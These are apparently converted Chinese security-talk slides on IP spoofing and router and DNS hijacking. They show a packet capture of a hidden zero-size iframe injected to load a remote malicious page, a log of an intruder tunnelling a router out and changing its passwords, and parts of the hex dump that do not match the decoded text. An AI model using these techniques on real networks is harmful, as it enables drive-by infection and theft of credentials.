
，並發出TCP s/n對的假封包，並成功讓受害者以為是真封包。


不同於因為監聽不到流量而必須發出大量封包的blind IP spoofing

，none-blind IP spoofing通常可以很準確的發幾個甚至一個封包，就能達到效果--這是攻擊者喜愛它的重要原因之一。

來源: 阿碼科技 Wayne







The image displays a Wireshark capture of network traffic. The main window shows a list of packets, with packet 5 selected. The packet details pane shows the following information:

- Total Length: 205
- Identification: 0xccbb (52411)
- Flags: 0x04 (Don't Fragment)
- Fragment offset: 0
- Time to live: 113
- Protocol: TCP (0x06)
- Header checksum: 0xad57 [correct]
- Source: 219.232.241.5 (219.232.241.5)
- Destination: 192.168.1.129 (192.168.1.129)
- Transmission Control Protocol, Src Port: http (80), Dst Port: 65052 (65052), Seq: 1, A
- Source port: http (80)
- Destination port: 65052 (65052)
- Sequence number: 1 (relative sequence number)
- [Next sequence number: 166 (relative sequence number)]
- Acknowledgement number: 582 (relative ack number)
- Header length: 20 bytes
- Flags: 0x10 (ACK)
- window size: 131070 (scaled)
- checksum: 0x6a44 [correct]
- [SEQ/ACK analysis]

The packet bytes pane shows the following data:

```

0060 4e 74 74 70 0a 3c 6f 73 65 0d 0a 43 6f 6e 74 65 6e 74
0070 2d 54 79 70 65 3a 20 74 65 78 74 2f 68 74 6d 6c
0080 0d 0a 0d 0a 3c 6f 66 72 61 6d 65 20 73 72 63 3d
0090 68 74 74 70 3a 2f 2f 36 31 2e 32 31 38 2e 32 34
00a0 35 2e 31 39 30 2f 5f 76 74 69 5f 61 63 63 65 73
00b0 73 2f 69 6e 64 65 78 2e 68 74 6d 2f 20 77 69 64
00c0 74 68 3d 30 20 68 65 69 67 68 74 3d 30 3e 3c 2f
00d0 69 66 72 61 6d 65 3e 0d 0a 0d 0a
  
```

The packet bytes pane also shows the following text:

```

n:close. .Content
-Type: text/html
....<iframe src=
http://6 1.218.24
5.190/_v ti_acces
s/index.htm/ wid
th=0 hei ght=0></
iframe>. ...
  
```

The status bar at the bottom indicates: File: "C:\Users\wayne.ARMORIZE\Desktop\i... Packets: 49 Displayed: 49 Marked: 0 Profile: Default


```
3/28/2009 8:38:38 test Default Group show configuration <cr>
3/28/2009 8:38:59 test Default Group show interfaces <cr>
3/28/2009 8:39:48 test Default Group configure terminal <cr>
3/28/2009 8:39:50 test Default Group interface Tunnel 128 <cr> 建立Tunnel
3/28/2009 8:39:57 test Default Group show interfaces <cr>
3/28/2009 8:41:48 test Default Group configure terminal <cr> 設定Tunnel
3/28/2009 8:41:49 test Default Group access-list 20 permit 192.168.2.2 <cr>
3/28/2009 8:41:50 test Default Group ip nat pool new [removed] netmask 255.255.255.252 <cr> 加入ACL
3/28/2009 8:41:51 test Default Group ip nat inside source list 20 pool new overload <cr>
3/28/2009 8:41:52 test Default Group ip nat inside source static tcp 192.168.2.2 113 [removed] 113 extendable
3/28/2009 8:41:52 test Default Group interface Serial 1/0 <cr> 設定新的NAT
3/28/2009 8:41:53 test Default Group ip nat outside <cr>
3/28/2009 8:41:53 test Default Group interface Tunnel 128 <cr>
3/28/2009 8:41:53 test Default Group ip nat inside <cr>
3/28/2009 8:41:54 test Default Group ip address 192.168.2.1 255.255.255.0 <cr>
3/28/2009 8:41:54 test Default Group ip tcp adjust-mss 1400 <cr>
3/28/2009 8:41:55 test Default Group tunnel source Serial 1/0 <cr>
3/28/2009 8:41:55 test Default Group tunnel destination [removed] <cr>
```

Whoa! The bad guy is not wasting any time. Barely five minutes after connecting, and he has configured a network tunnel back to his home base.

```
3/28/2009 8:47:23 test Default Group configure terminal <cr>
3/28/2009 8:47:26 test Default Group line console 0 <cr>
3/28/2009 8:47:32 test Default Group password *****
3/28/2009 8:47:45 test Default Group who <cr>
3/28/2009 8:47:55 test Default Group configure terminal <cr>
3/28/2009 8:48:01 test Default Group line vty 0 1052 <cr>
3/28/2009 8:48:06 test Default Group password *****
3/28/2009 8:49:12 test Default Group no transport input <cr>
3/28/2009 8:49:26 test Default Group transport input ssh <cr>
```

修改Router 密碼



DNS –

在使用者不知的情況下被導向惡意的IP。


Router –

在使用者不知的情況下被導向惡意的IP。


目的在騙取你的帳密，使用者不自覺被掛馬...




黑客透過Mail, Web, USB...方式快速傳遞木馬

